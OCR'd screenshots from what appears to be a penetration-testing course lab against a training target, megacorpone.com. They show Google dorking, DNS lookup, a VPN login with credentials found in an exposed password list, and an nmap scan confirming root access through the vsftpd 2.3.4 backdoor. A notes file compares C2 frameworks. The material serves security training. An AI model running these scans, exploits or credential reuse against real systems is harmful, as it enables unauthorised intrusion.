

Module 15 Challenge
My virtual machines - Azu
1- Lesson-Plans/16-Pente
16.1: Introduction to Pent
Google Dorking: Hacking
GoogleCheatSheet.pdf
Advanced Google Dorking
site:megacorpone.com ext:txt
google.com/search?q=site%3Amegacorpone.com+ext%3Atxt&sxsrf=ALiCzsbMgXrkf2xwg0O3x4GJXz1LAddlyw%3A1672798072503&ei=eN-0Y-SgHpCe5NoPqv-O8AQ&ved=0ahUKEwjkvJG36qz8AhUQD1kFHaq_A04Q4dUDCBA...
Google
site:megacorpone.com ext:txt
All
Books
Images
Shopping
News
More
Tools
About 1 results (0.18 seconds)
http://www.megacorpone.com › robots
robots.txt - MegaCorp One
9:11 PM
1/3/2023



Module 15 Challenge
megacorpone.com//nanites.php
Nanites
Current Nanite Levels (ppm) in Rachel, NV
1.2
1.2
0.1
2.4
2.4
0.3
0.1
1.2
0.1
0.5
2.7
2.1
0.4
1.5
2.6
1.8
0.4
1.4
1.4
1.8
Last sample collected: 2023-01-03



https://www.shodan.io
Maps
Images
Monitor
Developer
More...
Explore
Pricing
Search...
MINGW64:/c/Users/Owner
$ nslookup
Default Server: Parker-Network
Address: 192.168.1.1
> www.megacorpone.com
Server: Parker-Network
Address: 192.168.1.1
Non-authoritative answer:
Name: www.megacorpone.com
Address: 149.56.244.87
SIGN UP NOW



Pentest - Remote Desktop
Applications
Edit View Help
(root kali)-[~]
cd Downloads
(root kali)-[~/Downloads]
./vpn.sh
zsh: permission denied: ./vpn.sh
(root kali)-[~/Downloads]
chmod +x vpn.sh
(root kali)-[~/Downloads]
./vpn.sh
v1.1
Enter username (not email address)
thudson
Enter password
thudson
Attempting connection to vpn.megacorpone.com ...
You are now connected to MegaCorpOne VPN.
(root kali)-[~/Downloads]
#



Pentest - Remote Desktop
Index of /
vpn.megacorpone.com
Exploit-DB
Nessus
Index of /
Name
Last modified
Size
Description
index.nginx-debian.html 2022-01-04 14:25 612
password.lst 2022-01-18 22:38 26K
vpn.sh 2021-06-28 15:25 1.3K
Apache/2.4.46 (Debian) Server at vpn.megacorpone.com Port 80



Pentest - Remote Desktop
Zenmap
Scan Tools Profile Help
Target: 172.22.117.0/24
Profile: Intense scan
Command: nmap -T4 -A -v --script ftp-vsftpd-backdoor 172.22.117.0/24
Hosts Services
OS Host
172.22.117.10
172.22.117.15
Nmap Output Ports / Hosts Topology Host Details Scans
Completed NSE at 21:00, 8.07s elapsed
Initiating NSE at 21:00
Completed NSE at 21:00, 8.01s elapsed
Nmap scan report for 172.22.117.150
Host is up (0.0083s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
| ftp-vsftpd-backdoor:
| VULNERABLE:
| vsFTPd version 2.3.4 backdoor
| State: VULNERABLE (Exploitable)
| IDs: CVE:CVE-2011-2523 BID:48539
| vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
| Disclosure date: 2011-07-03
| Exploit results:
| Shell command: id
| Results: uid=0(root) gid=0(root)
| References:
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
| http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
| https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
| https://www.securityfocus.com/bid/48539
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp open rpcbind 2 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2 111/tcp rpcbind
| 100000 2 111/udp rpcbind
| 100003 2,3,4 2049/tcp nfs
| 100003 2,3,4 2049/udp nfs
| 100005 1,2,3 42853/tcp mountd
| 100005 1,2,3 47366/udp mountd
| 100021 1,3,4 36072/tcp nlockmgr
| 100021 1,3,4 37725/udp nlockmgr
| 100024 1 41108/tcp status
| 100024 1 56527/udp status



Pentest - Remote Desktop
root@kali: /usr/share/exploitdb/exploits/unix/remote
File Actions Edit View Help



Kali on ML-REFVM-197105 - Virtual Machine Connection
File Action Media Clipboard View Help
Firefox
qterminal
Downloads
Zenmap
10:42 PM
root@kali: /usr/share/exploitdb/exploits/unix/remote
File Actions Edit View Help
Enter usernam
thudson
Enter passwor
thudson
Attempting co
You are now c


C2 Activity 1 - Notepad
File Edit Format View Help
For each framework that you've identified as a good candidate, answer the following questions:
What is the name of the C2 framework?
What operating systems do its agents support?
What channels can the agents communicate over?
What language is it written in?
Is it open or closed source?
Does the developer have a Slack or Twitter link for potential support questions?
SCYTHE:
1.SCYTHE
2.Linux, Windows, macOS
3.TCP, HTTP, DNS, SMB
4.Python
5.Closed source
6.Yes, twitter and website that is actively maintained.
MetaSploit:
1.MetaSploit
2.Linux, Windows, macOS
3.TCP, HTTP, MAPI
4.CJava
5.Open source
6.Yes, has slack, github, and twitter



Pentest - Remote Desktop
Kali on ML-REFVM-197105 - Virtual Machine Connection
File Action Media Clipboard View Help
Mozilla Firefox
root@kali: ~
Downloads
Zenmap
09:03 PM
root@kali: ~
File Actions Edit View Help
9:03 PM
1/9/2023



Pentest - Remote Desktop
root@kali: ~
Zenmap
Kali on ML-REFVM-197105
02 PM
root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali: ~
root@kali: ~
10:02 PM
1/9/2023

